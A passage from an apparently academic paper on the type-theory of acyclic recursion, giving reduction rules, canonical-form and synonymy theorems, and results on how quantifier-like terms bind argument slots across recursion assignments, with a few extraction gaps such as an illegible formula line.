If  $A \Rightarrow B$ , then  $\lambda(u)(A) \Rightarrow \lambda(u)(B)$  (c- $\lambda$ )

If  $A_i \Rightarrow B_i$ , for  $i = 0, \dots, n$ , then

$A_0 \text{ where } \{p_1 := A_1, \dots, p_n := A_n\} \Rightarrow B_0 \text{ where } \{p_1 := B_1, \dots, p_n := B_n\}$  (c-r)

**Head rule:**

$$(A_0 \text{ where } \{\vec{p} := \vec{A}\}) \text{ where } \{\vec{q} := \vec{B}\} \Rightarrow A_0 \text{ where } \{\vec{p} := \vec{A}, \vec{q} := \vec{B}\} \quad (h)$$

given that no  $p_i$  occurs freely in any  $B_j$ , for  $i = 1, \dots, n$ ,  $j = 1, \dots, m$ .

**Bekiř-Scott rule:**

$$A_0 \text{ where } \{p := (B_0 \text{ where } \{\vec{q} := \vec{B}\}), \vec{p} := \vec{A}\} \Rightarrow A_0 \text{ where } \{p := B_0, \vec{q} := \vec{B}, \vec{p} := \vec{A}\} \quad (B-S)$$

given that no  $q_i$  occurs freely in any  $A_j$ , for  $i = 1, \dots, n$ ,  $j = 1, \dots, m$

**Recursion-application rule:**

$$(A_0 \text{ where } \{\vec{p} := \vec{A}\})(B) \Rightarrow A_0(B) \text{ where } \{\vec{p} := \vec{A}\} \quad (rap)$$

given that no  $p_i$  occurs freely in  $B$  for  $i = 1, \dots, n$

**Application rule:**

$$A(B) \Rightarrow A(p) \text{ where } \{p := B\} \quad (ap)$$

given that  $B$  is a proper term and  $p$  is a fresh recursion variable

**$\lambda$ -rule:**

$$\lambda(u)(A_0 \text{ where } \{p_1 := A_1, \dots, p_n := A_n\}) \Rightarrow \lambda(u)A'_0 \text{ where } \{p'_1 := \lambda(u)A'_1, \dots, p'_n := \lambda(u)A'_n\} \quad (\lambda)$$

where for all  $i = 1, \dots, n$ ,  $p'_i$  is a fresh recursion variable and  $A'_i$  is the result of the replacement of the free occurrences of  $p_1, \dots, p_n$  in  $A_i$  with  $p'_1(u), \dots, p'_n(u)$ , respectively, i.e.:

$$A'_i \equiv A_i \{p_1 := p'_1(u), \dots, p_n := p'_n(u)\} \quad \text{for all } i \in \{1, \dots, n\} \quad (20)$$



**Definition 5** (Reduction Relation). *The reduction relation in  $L_{ar}^\lambda$  is the smallest relation, denoted by  $\Rightarrow$ , between terms that is closed under the reduction rules.*

**Definition 6** (Term Irreducibility). *We say that a term  $A \in \text{Terms}$  is irreducible if and only if*

$$\text{for all } B \in \text{Terms, if } A \Rightarrow B, \text{ then } A \equiv_c B \quad (21)$$

Here we shall present some of the major results that are essential for algorithmic semantics and which have direct relevance to this paper.

**Theorem 1** (Canonical Form Theorem: existence and uniqueness of the canonical forms). *(See Moschovakis [1], § 3.1.) For each term  $A$ , there is a unique, up to congruence, irreducible term  $C$ , denoted by  $\text{cf}(A)$  and called the canonical form of  $A$ , such that:*

- 1)  $\text{cf}(A) \equiv A_0$  where  $\{p_1 := A_1, \dots, p_n := A_n\}$ , for some explicit, irreducible terms  $A_1, \dots, A_n$  ( $n \geq 0$ )
- 2)  $A \Rightarrow \text{cf}(A)$
- 3) if  $A \Rightarrow B$  and  $B$  is irreducible, then  $B \equiv_c \text{cf}(A)$ , i.e.,  $\text{cf}(A)$  is the unique, up to congruence, irreducible term to which  $A$  can be reduced.

**Theorem 2** (Referential Synonymy Theorem). *(For the original theorem, see Moschovakis [1]) Two terms  $A$  and  $B$  are algorithmically synonymous, i.e., algorithmically equivalent,  $A \approx B$ , if and only if there are explicit, irreducible terms of corresponding types:  $A_0 : \sigma_0, \dots, A_n : \sigma_n$ , and  $B_0 : \sigma_0, \dots, B_n : \sigma_n$  ( $n \geq 0$ ), such that:*

$$A^{\sigma_0} \Rightarrow_{cf} A_0^{\sigma_0} \text{ where } \{p_1 := A_1^{\sigma_1}, \dots, p_n := A_n^{\sigma_n}\} \quad (22a)$$

$$B^{\sigma_0} \Rightarrow_{cf} B_0^{\sigma_0} \text{ where } \{p_1 := B_1^{\sigma_1}, \dots, p_n := B_n^{\sigma_n}\} \quad (22b)$$

and for all  $i = 0, \dots, n$ ,

$$\text{den}(A_i)(g) = \text{den}(B_i)(g), \quad \text{for all } g \in G \quad (23)$$

Thus,  $A$  and  $B$  are algorithmically synonymous,  $A \approx B$ , if and only if

- 1) either  $A$  and  $B$  are proper terms that have the same denotations computed by the same algorithm
- 2) or  $A$  and  $B$  are immediate and have the same denotations

When  $A \approx B$ , we also say that  $A$  and  $B$  are referentially synonymous, in case we refer to the algorithms they designate.

**Theorem 3** (Compositionality Theorem for algorithmic synonymy). *For all  $A \in \text{Terms}_\sigma$ ,  $B, C \in \text{Terms}_\tau$ ,  $x \in \text{PV}_\tau$ , such that the substitutions  $A\{x \equiv B\}$ , and  $A\{x \equiv C\}$  are free, i.e., do not cause variable collisions:*

$$B \approx C \implies A\{x \equiv B\} \approx A\{x \equiv C\} \quad (24)$$

*Proof.* See Moschovakis [1], § 3.22.  $\square$

**Corollary 1.** *For all explicit, irreducible terms  $A : \sigma$  and  $B : \sigma$ ,*

$$A \approx B \quad \text{iff} \quad \text{den}(A)(g) = \text{den}(B)(g), \quad (25) \\ \text{for all } g \in G$$

$$\frac{A \approx B}{A \approx B} \quad (27)$$

$$\frac{A \approx A \quad \frac{B \approx A}{A \approx B} \quad \frac{A \approx B \quad B \approx C}{A \approx C}}{A \approx B} \quad (28)$$

$$\frac{A_1 \approx B_1 \quad A_2 \approx B_2}{A_1(A_2) \approx B_1(B_2)} \quad \frac{A \approx B}{\lambda(u)A \approx \lambda(u)B} \quad (29)$$

$$\frac{A_0 \approx B_0 \quad A_1 \approx B_1 \quad \dots \quad A_n \approx B_n}{A_0 \text{ where } \{\vec{p} := \vec{A}\} \approx B_0 \text{ where } \{\vec{q} := \vec{B}\}} \quad (30)$$

$$\frac{\models C = D}{C \approx D} (*) \quad \frac{}{(\lambda(u)C)(v) \approx C\{u \equiv v\}} (C \text{ e.i.}) \quad (31)$$

where:

“e.i.” abbreviates “explicit, irreducible”;

(\*):  $C, D$  are both e.i. terms;

$\models C = D \iff$  for all  $g \in G$ ,  $\text{den}(C)(g) = \text{den}(D)(g)$ .

$u, v \in \text{PV}$  and the substitution  $C\{u \equiv v\}$  is free.

TABLE I  
THE CALCULUS OF ALGORITHMIC SYNONYMY

**Corollary 2.** *For every explicit, irreducible term  $A : (\sigma \rightarrow \tau)$  and  $x \in \text{PV}_\sigma$ ,  $x : \sigma$ , such that  $x$  does not occur in  $A$ :*

$$\lambda(x)(A(x)) \approx A \quad (26)$$

#### IV. SEQUENTIAL BINDERS

Loukanova [5] renders sentences of human language, which contain several quantifiers with multiple scope interpretations, into underspecified  $L_{ar}^\lambda$  terms. These terms contain quantifier expressions  $Q_i$ , e.g., for  $i = 1, 2, 3$ , that can have multiple scope distributions over a joint core relation  $h$ , depending on context. The common characteristics of such terms is that regardless of the specified scope distribution of the quantifier subterms  $Q_i$ , each  $Q_i$  binds a fixed argument slot of  $h$ , i.e.,  $i$ -th argument of  $h$ .

Recursion terms in canonical forms provide a very sophisticated and elegant representation of scope distributions. They display the common factors across multiple scope distributions corresponding to a given sentence  $A$  with several quantifiers. By factoring out the differences, the canonical forms of the  $L_{ar}^\lambda$  terms representing different scopes give a common *underspecified* term that represents the set of all scope distributions for  $A$ . Such a term has free recursion variables that can be instantiated to specific scope distributions. The technique is based on formal linking of each of the quantifiers  $Q_i$  with the corresponding  $i$ -th argument slot of  $h$  that it binds, across  $\lambda$ -abstractions, recursion assignments, and reduction steps.

The details of the formalisation of linking the quantifiers to the respective argument slots that they bind across recursive assignments are left open in [5].

The rest of this paper elaborates the formalisation of binding concepts for a broad class of terms that bind argument slots. The class of these terms include terms denoting quantifiers and other binding relations and functions.

For sake of rigour and clarity, in Theorem 4, we provide detailed assumptions, the formal types (33a)–(33h), and extra

subterms in (32a)–(32e) and (34b)–(34i). These details are important for the proof. They can be ignored for understanding the essence of the theorem. Similarly, we provide such details in other theorems and results presented in this paper.

**Theorem 4** (Reduction of Strong Binders 4). *Let  $T_{m+1}$  be the term (32a)-(32e):*

$$T_{m+1} \equiv Q_{i_m} \left[ \lambda x_{i_m} Q_{i_{(m-1)}} \left[ \lambda x_{i_{(m-1)}} Q_{i_{(m-2)}} \left[ \right. \right. \right. \quad (32a)$$

$$\lambda x_{i(m-2)} Q_{i(m-3)} [\lambda x_{i(m-3)} Q_{i(m-4)} [$$
 (32b)

• • •

$$\lambda x_{i(j+1)} Q_{ij} [\lambda x_{ij} Q_{i(j-1)} [\lambda x_{i(j-1)} Q_{i(j-2)} [$$
 (32c)

• • •

$$\lambda x_{i_3} Q_{i_2} [ \quad (32d)$$

[illegible]

where we assume that:

- $m, n \in \mathbb{N}$ ,  $m, n \geq 1$
- $x_1, \dots, x_n \in PV$  are pure variables of types  $\sigma_i$ , i.e.,  $(x_i : \sigma_i)$ , for  $\sigma_i \in \text{Types}$ ,  $i = 1, \dots, n$
- $x_{i_1}, \dots, x_{i_m} \in PV$  are pure variables of types  $\sigma_{i_j}$ , i.e.,  $(x_{i_j} : \sigma_{i_j})$ , for  $\sigma_{i_j} \in \text{Types}$ ,  $i_j \in \mathbb{N}$ ,  $j = 1, \dots, m$
- $Q_{i_1}, \dots, Q_{i_m}, H$  are terms of the corresponding types in (33a)–(33h):

$$H : (\sigma_1 \rightarrow \cdots \rightarrow (\sigma_{n-1} \rightarrow (\sigma_n \rightarrow \sigma))) \quad (33a)$$

$$Q_{i_1} : ((\sigma_{i_1} \rightarrow \sigma) \rightarrow \tau_{i_1}) \quad (33b)$$

$$Q_{i_2} : ((\sigma_{i_2} \rightarrow \tau_{i_1}) \rightarrow \tau_{i_2}) \quad (33c)$$

...

$$Q_{i_{j-1}} : ((\sigma_{i_{j-1}} \rightarrow \tau_{i_{j-2}}) \rightarrow \tau_{i_{j-1}}) \quad (33d)$$

$$Q_{i_j} : ((\sigma_{i_j} \rightarrow \tau_{i_{j-1}}) \rightarrow \tau_{i_j}) \quad (33e)$$

$$Q_{i_{j+1}} : ((\sigma_{i_{j+1}} \rightarrow \tau_{i_j}) \rightarrow \tau_{i_{j+1}}) \quad (33f)$$

...

$$Q_{i_{m-1}} : ((\sigma_{i_{m-1}} \rightarrow \tau_{i_{m-2}}) \rightarrow \tau_{i_{m-1}}) \quad (33g)$$

$$Q_{i_m} : ((\sigma_{i_m} \rightarrow \tau_{i_{m-1}}) \rightarrow \tau_{i_m}) \quad (33h)$$

(The types are such that  $T_{m+1}$  in (32a)-(32e) is a well-formed term.)

*In addition, assume the following:*

- (1)  $H$  is a proper, i.e., not immediate, term
- (2)  $m \leq n$
- (3)  $x_1, \dots, x_n \in PV$  are pairwise different, pure variables
- (4)  $x_{i_1}, \dots, x_{i_m} \in PV$  are pairwise different, pure variables
- (5)  $\{x_{i_1}, \dots, x_{i_m}\} \subseteq \{x_1, \dots, x_n\}$ , i.e.,  
 $\{i_1, \dots, i_m\} \subseteq \{1, \dots, n\}$

Then, the term  $T_{m+1}$  in (32a)-(32e) can be reduced to the term  $R_{m+1}$  in (34b)-(34i):

$$T_{m+1} \Rightarrow R_{m+1} \equiv \quad (34a)$$

$$Q_{i_m}[R_{i_m}^0] \text{ where } \{ \quad (34b)$$

$$R_{i_m}^0 := \lambda(x_{i_m}) Q_{i_{(m-1)}} [R_{i_{(m-1)}}^1(x_{i_m})], \quad (34c)$$

$$R_{i(m-1)}^1 := \lambda(x_{i_m})\lambda(x_{i(m-1)})Q_{i(m-2)}[R_{i(m-2)}^2(x_{i_m})(x_{i(m-1)})], \quad (34d)$$

$$R_{i(m-2)}^2 := \lambda(x_{i_m})\lambda(x_{i(m-1)})\lambda(x_{i(m-2)})Q_{i(m-3)}[R_{i(m-3)}^3(x_{i_m})(x_{i(m-1)})(x_{i(m-2)})], \quad (34e)$$

$$R_{i_{(j+1)}}^{m-(j+1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) Q_{ij} [ \dots R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}}) ], \quad (34f)$$

$$R_{i_j}^{m-j} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) \lambda(x_{i_j}) Q_{i_{(j-1)}} [R_{i_{(j-1)}}^{m-(j-1)}(x_{i_m}) \dots (x_{i_j})], \quad (34g)$$

$$| \text{ for } j = m, \dots, 2,$$

$$R_{i_2}^{(m-2)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) Q_{i_1} [ \begin{matrix} \dots \\ R_{i_1}^{(m-1)}(x_{i_m}) \dots (x_{i_2}) \end{matrix} ], \quad (34h)$$

$$R_{i_1}^{(m-1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) \lambda(x_{i_1}) H(\vec{x}) \} \quad (34i)$$

for some fresh recursion variables  $R_k^l \in RV$  of the types (35a)–(35f):

$$R_{i_1}^{(m-1)} : (\sigma_{i_m} \rightarrow \cdots \rightarrow (\sigma_{i_2} \rightarrow (\sigma_{i_1} \rightarrow \sigma))) \dots \quad (35a)$$

$$R_{i_2}^{(m-2)} : (\sigma_{i_m} \rightarrow \cdots \rightarrow (\sigma_{i_2} \rightarrow \tau_{i_1}) \dots) \quad (35b)$$

...

$$R_{i_j}^{m-j} : (\sigma_{i_m} \rightarrow \dots \rightarrow (\sigma_{i_{j+1}} \rightarrow (\sigma_{i_j} \rightarrow \tau_{i_{j-1}})) \dots) \quad (35c)$$

$$R_{i_{(j+1)}}^{m-(j+1)} : (\sigma_{i_m} \rightarrow \cdots \rightarrow (\sigma_{i_{j+1}} \rightarrow \tau_{i_j}) \cdots) \quad (35d)$$

...

$$R_{i_{(m-1)}}^1 : (\sigma_{i_m} \rightarrow (\sigma_{i_{m-1}} \rightarrow \tau_{i_{m-2}})) \quad (35e)$$

$$R_{i_m}^0 : (\sigma_{i_m} \rightarrow \tau_{i_{m-1}}) \quad (35f)$$

*Proof.* The proof is by induction on the number of the terms  $Q_{i_1}, \dots, Q_{i_m}$ . It uses the reduction rules of  $L_{ar}^\lambda$  (and  $L_r^\lambda$ ) and verifies the types.

The superscripts of the variables  $R_{ij}^{m-j}$  are counters of the number of the applications of the  $\lambda$ -rule ( $\lambda$ ). For sake of space, we do not include the proof here.  $\square$

**Note 1.** The types of the terms  $Q_{i_1}, \dots, Q_{i_m}, H$  do not need to be such that  $Q_{i_1}, \dots, Q_{i_m}$  can denote quantifiers over arguments of a range denoted by  $H$ , which are in the focus of the work in Loukanova [5]. In this paper, we investigate the broader class of terms  $Q_{i_1}, \dots, Q_{i_m}, H$ , such that  $Q_{i_1}, \dots, Q_{i_m}$  can bind argument slots of the term  $H$ .

**Note 2.** The requirements (4)–(5) in Theorem 4 guarantee that there is binding of existing argument slots of  $H$ . I.e., the bindings in the term  $T_{m+1}$  in (32a)–(32e) are strong, not vacuous. Therefore, the chained bindings by  $R_{m+1}$  in (34b)–(34i) are strong too. The term  $H$  may still denote a function that does not depend essentially on some of its arguments, including such that are bound by some  $Q_{i_j}$ . The requirements (4)–(5) in Theorem 4 can be removed in a general term  $T_{m+1}$  of the same form (32a)–(32e), while the reduction to the term  $R_{m+1}$  in (34b)–(34i) holds.

**Theorem 5.** The term  $R_{m+1}$  in (34b)–(34i) is algorithmically synonymous (equivalent) with the term  $R'_{m+1}$  in (36b)–(36i).

$$R_{m+1} \approx R'_{m+1} \equiv \quad (36a)$$

$$Q_{i_m}[\lambda(x_{i_m})R_{i_m}^0(x_{i_m})] \text{ where } \{ \quad (36b)$$

$$R_{i_m}^0 := \lambda(x_{i_m})Q_{i_{(m-1)}}[ \quad (36c)$$

$$\lambda(x_{i_{(m-1)}})R_{i_{(m-1)}}^1(x_{i_m})(x_{i_{(m-1)}})],$$

$$R_{i_{(m-1)}}^1 := \lambda(x_{i_m})\lambda(x_{i_{(m-1)}})Q_{i_{(m-2)}}[ \quad (36d)$$

$$\lambda(x_{i_{(m-2)}})R_{i_{(m-2)}}^2(x_{i_m})(x_{i_{(m-1)}})$$

$$(x_{i_{(m-2)}})],$$

$$R_{i_{(m-2)}}^2 := \lambda(x_{i_m})\lambda(x_{i_{(m-1)}})\lambda(x_{i_{(m-2)}})Q_{i_{(m-3)}}[ \quad (36e)$$

$$\lambda(x_{i_{(m-3)}})R_{i_{(m-3)}}^3(x_{i_m})(x_{i_{(m-1)}})$$

$$(x_{i_{(m-2)}})(x_{i_{(m-3)}})],$$

...

$$R_{i_{(j+1)}}^{m-(j+1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}})Q_{i_j}[ \quad (36f)$$

$$\lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j})],$$

$$R_{i_j}^{m-j} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}})\lambda(x_{i_j})Q_{i_{(j-1)}}[ \quad (36g)$$

$$\lambda(x_{i_{(j-1)}})R_{i_{(j-1)}}^{m-(j-1)}(x_{i_m}) \dots$$

$$(x_{i_j})(x_{i_{(j-1)}})],$$

| for  $j = m, \dots, 2,$

...

$$R_{i_2}^{(m-2)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2})Q_{i_1}[\lambda(x_{i_1}) \quad (36h)$$

$$R_{i_1}^{(m-1)}(x_{i_m}) \dots (x_{i_2})(x_{i_1})],$$

$$R_{i_1}^{(m-1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_1})H(\vec{x}) \} \quad (36i)$$

*Proof.* For every  $i_j \in \{i_1, \dots, i_m\}$ , from (35c), we have that  $R_{i_j}^{m-j} \in \text{RV}$ :

$$R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}}) : (\sigma_{i_j} \rightarrow \tau_{i_{j-1}}) \quad (37a)$$

$$\therefore R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j}) : \tau_{i_{j-1}} \quad (37b)$$

$$\therefore \lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j}) : (\sigma_{i_j} \rightarrow \tau_{i_{j-1}}) \quad (37c)$$

Since  $R_{i_j} \in \text{RV}$ , the terms  $R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j})$  and  $\lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j})$  are immediate, and thus explicite, irreducible. Furthermore, for all  $g \in G$ :

$$\text{den}(R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}}))(g) \quad (38)$$

$$= \text{den}(\lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j}))(g)$$

By Corollary 2, it follows that:

$$R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}}) \approx \quad (39)$$

$$\lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j})$$

for every  $i_j \in \{i_1, \dots, i_m\}$

From (39), by using the rules for algorithmic synonymy in Table I, it follows that

$$R_{m+1} \approx R'_{m+1} \quad (40)$$

Thus, the terms  $R_{m+1}$  and  $R'_{m+1}$  are algorithmically equivalent.  $\square$

**Definition 7** (Recursive Distance). Let  $T$  be the a term of the form:

$$T \equiv A_0 \text{ where } \{ p_n := A_n, \dots, \quad (41a)$$

$$p_{i+1} := A_{i+1}, p_i := A_i, \dots, \quad (41b)$$

$$p_1 := A_1, \} \quad (41c)$$

The recursive distance  $\text{Rdist}(p_n, H, A_1) = \text{Rdist}(p_n, H, p_1) = \text{Rdist}(A_n, H, A_1) = \text{Rdist}(A_n, H, p_1)$  of  $A_n$  (or its  $p_n$ ), from a subterm  $H$  of a term  $A_1$  (or its recursion memory  $p_1$ ), in a recursion term  $T$  of the form (41a)–(41c) (modulo congruence with respect to the order of the assignments), is defined by induction:

$$\text{Rdist}(p_i, H, A_i) = \text{Rdist}(A_i, H, A_i) \quad (42a)$$

$$= \text{Rdist}(p_i, H, p_i) = 0,$$

if  $H$  occurs in  $A_i$

$$\text{Rdist}(p_{i+1}, H, A_1) = \text{Rdist}(A_{i+1}, H, A_1) \quad (42b)$$

$$= \text{Rdist}(p_{i+1}, H, p_1) = \text{Rdist}(A_{i+1}, H, p_1)$$

$$= \min\{ \text{Rdist}(p_i, H, p_1) \mid p_i \text{ occurs in } A_{i+1} \} + 1,$$

Note:  $\text{Rdist}(p_n, H, A_1)$  is a partial function.

**Theorem 6** (Binding Across Recursion 6). Let  $R_{m+1}$  be a term of the form (43b)–(43h). as in Theorem 5.

$$R_{m+1} \equiv \quad (43a)$$

$$Q_{i_m}[\lambda(x_{i_m})R_{i_m}^0(x_{i_m})] \text{ where } \{ \quad (43b)$$

$$R_{i_m}^0 := \lambda(x_{i_m})Q_{i_{(m-1)}}[ \quad (43c)$$

$$\lambda(x_{i_{(m-1)}})R_{i_{(m-1)}}^1(x_{i_m})(x_{i_{(m-1)}})],$$

$$R_{i_{(m-1)}}^1 := \lambda(x_{i_m})\lambda(x_{i_{(m-1)}})Q_{i_{(m-2)}}[ \quad (43d)$$

$$\lambda(x_{i_{(m-2)}})R_{i_{(m-2)}}^2(x_{i_m})(x_{i_{(m-1)}})$$

$$(x_{i_{(m-2)}})],$$

...

$$R_{i_{(j+1)}}^{m-(j+1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}})Q_{i_j}[ \quad (43e)$$

$$\lambda(x_{i_j})R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})(x_{i_j})],$$

$$R_{i_j}^{m-j} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}})\lambda(x_{i_j})Q_{i_{(j-1)}}[ \quad (43f)$$

$$\lambda(x_{i_{(j-1)}})R_{i_{(j-1)}}^{m-(j-1)}(x_{i_m}) \dots$$

$$(x_{i_j})(x_{i_{(j-1)}})],$$

| for  $j = m, \dots, 2,$

...

$$R_{i_2}^{(m-2)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2})Q_{i_1}[\lambda(x_{i_1}) \quad (43g)$$

$$R_{i_1}^{(m-1)}(x_{i_m}) \dots (x_{i_2})(x_{i_1})],$$

$$R_{i_1}^{(m-1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_1})H(x_1) \dots (x_n), \quad (43h)$$

$$\vec{p} := \vec{A} \} \quad (43i)$$



Then, for every  $i_j \in \{i_1, \dots, i_m\}$ , (1) the term  $Q_{i_j}$  binds the  $i_j$ -th argument slot of  $H$ , and (2)  $R_{i_j}^{m-j}$  is  $\lambda$ -abstraction  $\lambda(x_{i_m}) \dots \lambda(x_{(i_j+1)}) \lambda(x_{i_j})$  over the  $i_m$ -th,  $\dots$ ,  $i_j$ -th argument slots of  $H$  in this specific order.

*Proof.* The proof is by induction on  $j = 1, \dots, m$ , i.e., on the recursive distance of  $R_{i_j}^{m-j}$  from  $H$  in  $R_{i_1}^{m-1}$ .  $\square$

**Theorem 7** (Binding Across Recursion 7). *Let  $R_{m+1}$  be a term of the form (44b)–(44h), as in Theorem 4:*

$$R_{m+1} \equiv \quad (44a)$$

$$Q_{i_m}[R_{i_m}^0] \text{ where } \{ \quad (44b)$$

$$R_{i_m}^0 := \lambda(x_{i_m}) Q_{i_{(m-1)}} [R_{i_{(m-1)}}^1(x_{i_m})], \quad (44c)$$

$$R_{i(m-1)}^1 := \lambda(x_{i_m})\lambda(x_{i(m-1)})Q_{i(m-2)}[R_{i(m-2)}^2(x_{i_m})(x_{i(m-1)})], \quad (44d)$$

$$\begin{aligned}
& \dots \\
R_{i_{(j+1)}}^{m-(j+1)} &:= \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) Q_{i_j} [ \\
& R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})],
\end{aligned} \tag{44e}$$

$$R_{i_j}^{m-j} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) \lambda(x_{i_j}) Q_{i_{(j-1)}} [R_{i_{(j-1)}}^{m-(j-1)}(x_{i_m}) \dots (x_{i_j})], \quad (44f)$$

$$| \text{ for } j = m, \dots, 2,$$

$$R_{i_2}^{(m-2)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) Q_{i_1} [R_{i_1}^{(m-1)}(x_{i_m}) \dots (x_{i_2})], \quad (44g)$$

$$R_{i_1}^{(m-1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) \lambda(x_{i_1}) H(\vec{x}) \quad (44h)$$

$$\vec{p} := \vec{A} \} \quad (44i)$$

Then, for every  $i_j \in \{i_1, \dots, i_m\}$ , (1)  $Q_{i_j}$  binds the  $i_j$ -th argument slot of  $H$ , and (2)  $R_{i_j}^{m-j}$  is  $\lambda$ -abstraction  $\lambda(x_{i_m}) \dots \lambda(x_{i_{j+1}}) \lambda(x_{i_j})$  over the  $i_m$ -th,  $\dots$ ,  $i_j$ -th argument slots of  $H$  in this specific order.

*Proof.* The proof is by induction on  $j = 1, \dots, m$ , i.e., on the recursive distance of  $R_{i_j}^{m-j}$  from  $H$  in  $R_{i_1}^{m-1}$ .  $\square$

Now, we show that Theorem 4 holds by weakening the requirement (3).

**Theorem 8** (Reduction of Strong Binders 8). *Let  $T_{m+1}$  be the term (45a)-(45e):*

$$T_{m+1} \equiv Q_{i_m} \left[ \lambda x_{i_m} Q_{i_{(m-1)}} \left[ \lambda x_{i_{(m-1)}} Q_{i_{(m-2)}} \left[ \right. \right. \right. \quad (45a)$$

$$\lambda x_{i(m-2)} Q_{i(m-3)} [\lambda x_{i(m-3)} Q_{i(m-4)} [$$
 (45b)

$$\dots \lambda x_{i_{(j+1)}} Q_{i_j} [\lambda x_{i_j} Q_{i_{(j-1)}} [\lambda x_{i_{(j-1)}} Q_{i_{(j-2)}} [ \quad (45c)$$

$$\dots \quad \lambda x_{i_3} Q_{i_2} [ \quad (45d)$$

$$\lambda x_{i_2} Q_{i_1} [\lambda x_{i_1} H(v_1) \dots (v_k)]]]]]]]]]] \quad (45e)$$

where we assume that:

- $m, n \in \mathbb{N}$ ,  $m, n \geq 1$
- $x_{i_1}, \dots, x_{i_m} \in PV$  are pure variables of types  $(x_{i_j} : \sigma_{i_j})$ , for  $\sigma_{i_j} \in \text{Types}$ ,  $i_j \in \mathbb{N}$ ,  $j = 1, \dots, m$
- $Q_{i_1}, \dots, Q_{i_m}, H$  are terms of the corresponding types in (33a)–(33h):

*In addition, assume the following:*

- (1)  $H$  is a proper, i.e., not immediate, term
- (2)  $m \leq n$
- (3)  $v_1, \dots, v_k \in PV$  are pure variables, not necessarily pairwise different.
- (4)  $x_{i_1}, \dots, x_{i_m} \in PV$  are pairwise different, pure variables
- (5)  $\{x_{i_1}, \dots, x_{i_m}\} \subseteq \{v_1, \dots, v_k\}$ , i.e.,  
 $\{i_1, \dots, i_m\} \subseteq \{1, \dots, n\}$

Then, the term  $T_{m+1}$  in (45a)-(45e) can be reduced to the term  $R_{m+1}$  in (46a)-(46i)

$$T_{m+1} \Rightarrow R_{m+1} \equiv \quad (46a)$$

$$Q_{i_m}[R_{i_m}^0] \text{ where } \{ \quad (46b)$$

$$R_{i_m}^0 := \lambda(x_{i_m})Q_{i_{(m-1)}}[R_{i_{(m-1)}}^1(x_{i_m})], \quad (46c)$$

$$R_{i(m-1)}^1 := \lambda(x_{i_m})\lambda(x_{i(m-1)})Q_{i(m-2)}[R_{i(m-2)}^2(x_{i_m})(x_{i(m-1)})], \quad (46d)$$

$$R_{i(m-2)}^2 := \lambda(x_{i_m})\lambda(x_{i(m-1)})\lambda(x_{i(m-2)})Q_{i(m-3)}[R_{i(m-3)}^3(x_{i_m})(x_{i(m-1)})(x_{i(m-2)})], \quad (46e)$$

$$R_{i_{(j+1)}}^{m-(j+1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) Q_{i_j} [R_{i_j}^{m-j}(x_{i_m}) \dots (x_{i_{(j+1)}})], \quad (46f)$$

$$R_{i_j}^{m-j} := \lambda(x_{i_m}) \dots \lambda(x_{i_{(j+1)}}) \lambda(x_{i_j}) Q_{i_{(j-1)}} [R_{i_{(j-1)}}^{m-(j-1)}(x_{i_m}) \dots (x_{i_j})], \quad (46g)$$

$$| \text{ for } j = m, \dots, 1,$$

$$R_{i_2}^{(m-2)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) Q_{i_1} [ \dots R_{i_1}^{(m-1)}(x_{i_m}) \dots (x_{i_2}) ], \quad (46h)$$

$$R_{i_1}^{(m-1)} := \lambda(x_{i_m}) \dots \lambda(x_{i_2}) \lambda(x_{i_1}) H(\vec{v}) \} \quad (46i)$$

for some fresh recursion variables  $R_k^l \in RV$  of the types (35a)–(35f).

*Proof.* The proof is similar to that of Theorem 4.

Similarly, Theorem 5 holds by weakening the requirement (3), but we do not present it here for sake of space.

**Theorem 9** (Reduction of Strong Binders 9). *Let  $T_{m+1}$  be the term<sup>1</sup> (47a)-(47e):*

$$T_{m+1} \equiv Q_{i_m} \left[ \lambda x_{i_m} Q_{i_{(m-1)}} \left[ \lambda x_{i_{(m-1)}} Q_{i_{(m-2)}} \left[ \right. \right. \right. \quad (47a)$$

<sup>1</sup>The difference from Theorem 8 is that now  $H$  is immediate, i.e., not proper



